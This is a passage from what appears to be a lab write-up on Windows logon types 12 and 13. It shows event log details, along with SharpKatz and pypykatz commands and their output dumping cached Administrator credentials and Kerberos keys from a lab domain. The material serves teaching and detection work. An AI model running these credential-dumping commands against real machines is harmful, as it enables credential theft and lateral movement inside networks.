    SHA1: 45t
    DPAPI: 91
  -- WDIGEST [9d9f9] ==
    username Administrator
    domainname DCOPR
    password None
    password (hex)
  -- Kerberos ==
    Username: Administrator
    Domain: DCOPR.LOCAL
    Password: 2a
    password (hex)2a
  -- WDIGEST [9d9f9] ==
    username Administrator
    domainname DCOPR
    password None
    password (hex)
```

Extract Credentials using Pypykatz

Using Sharpkatz

We can use the below mentioned [Sharpkatz](#) commands for extracting the credentials.

```
SharpKatz.exe --Command ekeys
```

```
C:\Users\student66.DCOPR\Desktop\SharpKatz>SharpKatz.exe --Command ekeys
[*]
[*]           System Information
[*]
[*] | Platform: Win32NT
[*] -----
[*] | Major: 10          | Minor: 0            | Build: 19043
[*] -----
[*] | Version: Microsoft Windows NT 6.2.9200.0
[*] -----
[*]
[*] Authentication Id   : 0;6647408 (00000000:06647408)
[*] Session             : CachedInteractive from 3
[*] UserName            : Administrator
[*] LogonDomain         : DCOPR
[*] LogonServer          : WIN-J1234MM93H1
[*] LogonTime            : 2021/07/16 03:50:11
[*] SID                 : S-1-5-21-2159228885-450957993-471213945-500
[*]
[*]     Key List
[*]     des_cbc_md4      :79
[*]     des_cbc_md4      :af
```

Extract Credentials using Sharpkatz

Logon Type 12 : CachedRemoteInteractive

Logon Type 12 event is generated when a user login to the machine remotely via RDP (using Remote Desktop or Terminal Service or Remote Assistance) and the credentials are validated through cached credentials means either the user is not connected to the organizational network or the domain controller is not reachable. Windows support logon using cached credentials for roaming users to make their life easy when they are disconnected from the organizational network.

For our demonstration, we have modified the DNS setting on the machine and tried to logon to the machine so that the machine validates the credentials from the cache instead of a domain controller. We can see in the below screenshot that it has generated a Logon Type 12 event.

The screenshot shows the Windows Event Viewer interface. The left pane displays a tree view of logs: Event Viewer (Local), Custom Views, Windows Logs (selected), Application, Security (highlighted with a red box), Setup, System, Forwarded Events, Applications and Services Logs, and Subscriptions. The right pane shows a list of events under the Security category. A specific event is selected, with its details shown in the main pane:

Keywords	Date and Time	Source	Event ID	Task Category
Audit Success	7/15/2021 9:08:50 AM	Microsoft Windows security auditing.	4624	Logon

The event details are as follows:

An account was successfully logged on.

Subject:

Security ID:	SYSTEM
Account Name:	DCORP-STUDENT66\$
Account Domain:	dcorp
Logon ID:	0x3E7

Logon Information:

Logon Type:	12
Restricted Admin Mode:	-
Virtual Account:	No
Elevated Token:	No

Impersonation Level: Impersonation

New Logon:

Security ID:	dcorp\student66
Account Name:	student66
Account Domain:	dcorp
Logon ID:	0x45A75
Linked Logon ID:	0x45A60
Network Account Name:	-
Network Account Domain:	-
Logon GUID:	{00000000-0000-0000-0000-000000000000}

Process Information:

Process ID:	0x398
Process Name:	C:\Windows\System32\svchost.exe

Network Information:

Workstation Name:	DCORP-STUDENT66
Source Network Address:	172.16.99.66
Source Port:	0

Detailed Authentication Information:

Logon Process:	User32
----------------	--------

CachedRemoteInteractive Logon Event

Note: We were not able to extract the credentials for the CachedRemoteInteractive logon type.

Logon Type 13 : CachedUnlocked

Logon Type 13 event is generated when a user tries to unlock a locked machine and the credentials are validated through cached credentials means either the user is not connected to the organizational network or the domain controller is not reachable. Windows support logon using cached credentials for roaming users to make their life easy when they are disconnected from the organizational network.

Note: We were not able to replicate the event in our lab.

References

<https://www.ultimatewindowssecurity.com/securitylog/book/page.aspx?spid=chapter3>

<https://docs.microsoft.com/en-us/windows-server/security/windows-authentication/credentials-processes-in-windows-authentication>

<https://eventlogxp.com/blog/logon-type-what-does-it-mean/>

<https://www.itprotoday.com/security/q-what-are-different-windows-logon-types-can-show-windows-event-log>

<https://twitter.com/SteveSyfuhs/status/1297957799079510018>

<https://twitter.com/jepaynemsft/status/1012815189345857536>

Thanks for reading the post.